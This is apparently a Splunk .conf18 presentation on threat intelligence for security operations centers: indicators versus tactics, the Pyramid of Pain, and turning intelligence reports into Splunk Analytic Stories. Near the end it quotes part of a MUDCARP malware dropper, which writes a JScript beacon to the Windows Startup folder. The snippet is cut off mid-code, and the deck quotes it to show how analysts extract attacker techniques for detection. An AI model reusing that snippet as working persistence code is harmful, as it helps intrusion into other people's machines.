Providing Intelligence Support to your World-Class SOC

Rich Barger | Director of Security Research

Brandon Catalan | Principal Threat Analyst

October 2018 | Version 1.0

Forward-Looking Statements

During the course of this presentation, we may make forward-looking statements regarding future events or the expected performance of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results could differ materially. For important factors that may cause actual results to differ from those contained in our forward-looking statements, please review our filings with the SEC.

The forward-looking statements made in this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, this presentation may not contain current or accurate information. We do not assume any obligation to update any forward-looking statements we may make. In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only and shall not be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionality described or to include any such feature or functionality in a future release.

Introductions

Allow myself to introduce myself – A. Powers

Rich Barger

- Director of Security Research @Splunk
  - Former Army All-Source Intelligence Analyst
  - Former Solaris Admin
  - Former Threat Analyst/Consultant
  - Co-Founded ThreatConnect

Brandon Catalan

- Cyber Espionage Principal @Accenture iDefense
  - Former Cyber Threat Intelligence Manager @Raytheon
  - Faculty Fellow, Pell Center for International Relations and Public Policy


It's evolve or die… – Craig Charles

Three Main Acts

1. Act 1: Products of our environment
2. Act 2: Going beyond the IOC “Flat Earth” Theory
3. Act 3: Finding success through difficult family discussions

What Role Do you Fit?

Threat Intelligence Consumers or Producers

OMG TTP's & IOC's

Definitions are ours…

- Tactics Techniques and Procedures – *Actions, strategies, methods, specific ways in which one might achieve a specific result.*
  - *Applies to the Attacker & Defender*

- Indicators of Compromise – *Artifacts observed as a consequence of a computer event / intrusion. (e.g. IP Addresses, Hashes, URL's, Domains, Mutexes)*

Act 1

Products of our environment

Epochs of Security Analytics


Evolution of Culture: Threat, Market and Technology

	2000	2010	2020
How was the threat/intent changing?	▸ RCE/Worms to APT	▸ Focused Ops to Denial & Deception	▸ Full Spectrum Info Ops to Kinetic
How did market demands change as a result?	▸ Prevent & Detect to retrospective analytics	▸ View vs Do Data Services & Rise of ThreatIntel ▸ Curate Signal	▸ Derivatives/Fusion ▸ Non-obvious recognition (ML/AI)
How was tech changing?	▸ Perimeter prevent focus to introspective solutions	▸ NTA & EDR ▸ Cloud & Mobile (evaporating perimeter)	▸ Scalability & Streaming ▸ Physics challenges

splunk> .conf18

Perspectives & Indicators

David Bianco's Pyramid of Pain




Creative: This and next slide is a build with a change in the title, can we
Make sure the images are aligned and do not jump positions.

splunk> .conf18

Not an OR but an AND

David Bianco's Pyramid of Pain




splunk> .conf18

Pain Management

Common Pain Points for Threat Intel Consumers & Producers

- Established culture of chasing ephemeral IOC's
- Communicating & Understanding How & Why to detect, investigate, and act.
- Mapping requirements to business needs & standards
- Combating "Braindrain" documenting analytic tradecraft/playbooks
- Going beyond detection, into investigation, contextualization and action



Burn it down!!!


- Life < 18 February 2013:
  - Homegrown intel ops worked!
  - IOCs were all we needed!
- Life == 18 February 2013
  - Adversary picks up the NYT
- Life > 18 February 2013
  - Adversary abandons infrastructure
  - Goes underground
  - IOCs aren't enough

Creative: Can you help normalize the text, make this prettier

splunk> .conf18

Example

- Naikon APT (Primarily Targeting South China Sea Region)
- Command & Control activity (single DYNDNS C2 domain resolution and rate of new IP's being acquired)
- May 19th 2014 Something changes…
- Why?



ThreatConnect Project Camerashy: Figure 51
https://www.threatconnect.com/camerashy/

Example

JUSTICE NEWS


Department of Justice

Office of Public Affairs

FOR IMMEDIATE RELEASE — Monday, May 19, 2014

U.S. Charges Five Chinese Military Hackers for Cyber Espionage Against U.S. Corporations and a Labor Organization for Commercial Advantage

First Time Criminal Charges Are Filed Against Known State Actors for Hacking



ThreatConnect Project Camerashy: Figure 51
https://www.threatconnect.com/camerashy/

Let’s make it even more interesting...

- Fast forward to present day...
- Race to see who can burn IOCs and operations the fastest
- Cyber intelligence bubble
- New laws and privacy issues make proactive/reactive CND even more complicated
- Vendors aren’t exactly making it easy to action intelligence either

North Korea’s Ruling Elite Are Not Isolated

[redacted] July 25, 2017

[redacted]

In-depth analysis of North Korean internet activity reveals an informed, modern, and technologically savvy ruling elite.

Click here to download the complete analysis as a PDF.

[redacted]


North Korea’s Ruling Elite Adapt Internet Behavior to Foreign Scrutiny

[redacted] April 25, 2018

In-depth analysis of North Korean internet activity reveals the abandonment of Western social media and a dramatic increase in operational security practices.

Intel Loss(?)

- Have you ever dismissed intelligence because it would take too much time to turn into something actionable? (Consumer)
- Have you ever wished you could deliver intelligence in a single repeatable format to target all your customers? (producers)
- How many formats do we need?
- PDF, CSV, JSON, STIX, etc. etc. etc.
- iDefense sees the value in partnering with Splunk to publish targeted intelligence via Analytic Stories



Official website of the Department of Homeland Security

US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

HOME | ABOUT US | CAREERS | PUBLICATIONS | ALERTS AND TIPS | RELATED RESOURCES | C³ VP

Alert (TA18-074A) More Alerts

Russian Government Cyber Activity Targeting Energy and Other Critical Infrastructure Sectors

Original release date: March 15, 2018 | Last revised: March 16, 2018

Print | Tweet | Send | Share

Systems Affected

- Domain Controllers
- File Servers
- Email Servers

Overview

This joint Technical Alert (TA) is the result of analytic efforts between the Department of Homeland Security (DHS) and the Federal Bureau of Investigation (FBI). This alert provides information on Russian government actions targeting U.S. Government entities as well as organizations in the energy, nuclear, commercial facilities, water, aviation, and critical manufacturing sectors. It also contains indicators of compromise (IOCs) and technical details on the tactics, techniques, and procedures (TTPs) used by Russian government cyber actors on compromised victim networks. DHS and FBI produced this alert to educate network defenders to enhance their ability to identify and reduce exposure to malicious activity.

DHS and FBI characterize this activity as a multi-stage intrusion campaign by Russian government cyber actors who targeted small commercial facilities' networks where they staged malware, conducted spear phishing, and gained remote access into energy sector networks. After obtaining access, the Russian government cyber actors conducted network reconnaissance, moved laterally, and collected information pertaining to Industrial Control Systems (ICS).

For a downloadable copy of IOC packages and associated files, see:

- MIFR-10128327_TLP_WHITE.pdf
- MIFR-10128327_TLP_WHITE_stix.xml
- MIFR-10128336_TLP_WHITE.pdf
- MIFR-10128336_TLP_WHITE_stix.xml

Creative: Can you help normalize the text, make this prettier

Brandon: Why this image??

splunk> .conf18

Act 2

Going beyond the IOC “Flat Earth” Theory

Recipes for Success

Encapsulating analytics & operations in story form

Operations: Decide & Act

- Understand the threat
- Stories integrated into automated workflows
- Automated analytics (IF>Then>Else)
- Measure workflow efficacy (analytic & operational)

Operations

Analytics: Asking & Knowing

Creative: Can you help make this slide and the next an animated build slide. Where these three items shift right and the image in the next slide appears With the connectors?

CSF, Kill Chain

external datasets)

Data: Setting up for success


- Know what data models to populate
- Understand specific technologies and how to unlock access to critical questions
- Fuse datasets for a transactional "All Source" approach

Data

Current Approach

Encapsulating analytics & operations in story form

Analytic Story



Operations: Decide & Act

- Understand the threat
- Stories integrated into automated workflows
- Automated analytics (IF>Then>Else)
- Measure workflow efficacy (analytic & operational)

Analytics: Asking & Knowing

- Search Types for realtime (*Detection*) & historic (*Investigative*)
- Mapped to industry frameworks: Mitre ATT&CK, CIS20, NIST CSF, Kill Chain
- Immediately survey environment. Evaluate & experience
- Contextualize (with internal & external datasets)

Data: Setting up for success

- Know what data models to populate
- Understand specific technologies and how to unlock access to critical questions
- Fuse datasets for a transactional "All Source" approach

Operations

Analytics

Data


Relating Stories & Analytics

Grouping, Organizing and Associating

One **Analytic Story** can have…

Many **Detection Analytics**…

Some of which require **Supporting Analytics**



…and several **Investigative Analytics**

…that can have additional meaning with **Contextual Analytics**

splunk> .conf18

Getting Started with Analytic Stories: Step by Step

From a PDF to Actionable Analytics

Recipe for an Analytic Story

1. *Actually read the report*

Severity: High

MUDCARP Activity Resurfaces

28
Relationships

Intelligence Alert

Threat Type(s): Cyber Espionage

Created On: Jun 18, 2018 5:05 PM GMT by iDefense Staff
Last Published: Jun 18, 2018 5:05 PM GMT by iDefense Staff

Creative: The following slides (# to #) are build slides – we will replace some of the screenshots when engineering finishes ES 5.2

associated with the MUDCARP threat group.

Analysis

Intended Audience

This Intelligence Alert (IA) is intended to provide technical information about MUDCARP threat activity to better inform decision makers operating in targeted regions and verticals; such decision makers include security operations center (SOC) and intelligence analysts, security engineers, and senior leadership.

Getting Started with Analytic Stories: Step by Step

From a PDF to Actionable Analytics

Recipe for an Analytic Story

1. *Actually read the report & discuss*

Severity: High

Intelligence Alert

MUDCARP Activity Resurfaces


28
Relationships

Threat Type(s): Cyber Espionage

Created On: Jun 18, 2018 5:05 PM GMT by iDefense Staff
Last Published: Jun 18, 2018 5:05 PM GMT by iDefense Staff

Summary

This report details iDefense malicious Windows executables and an Android file found in the wild that are likely associated with the MUD up.



Analysis

Intended Audience

This Intelligence Alert (IA) is intended to provide technical information about MUDCARP threat activity to better inform decision makers operating in targeted regions and verticals; such decision makers include security operations center (SOC) and intelligence analysts, security engineers, and senior leadership.

Getting Started with Analytic Stories: Step by Step

From a PDF to Actionable Analytics

Recipe for an Analytic Story

1. *Actually read the report & discuss*
2. *Extract TTP's referenced in the prose.*

The following code is executed when this occurs, creating:

```
%APPDATA%\Microsoft\Windows\STARTM~1\Programs\Startup\Camb-Jap.js
```

```
cmd.exe /c echo GSleep ^= 1000 * 60 * 47;
XHR ^= new ActiveXObject('MSXML2.ServerXMLHTTP.6.0');
XHR.setTimeouts(5 * 1000, 5 * 1000, 15 * 1000, 180 * 1000);

function FindStr(s,b,e){bg ^= s.indexOf(b); ed ^= s.indexOf(e); st ^= bg+b.length;return (bg ^>^= 0 ^&^& e
d ^> st) ? s.substring(st, ed) : ''}

function b64Decode(str) {b64Char ^= 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/^=';v
ar out ^= '', chr1, chr2, chr3, enc1, enc2, enc3, enc4, i ^= 0;while (i ^< str.length) {enc1 ^= b64Char.in
dexOf(str.charAt(i++));enc2 ^= b64Char.indexOf(str.charAt(i++));enc3 ^= b64Char.indexOf(str.charAt(i++));e
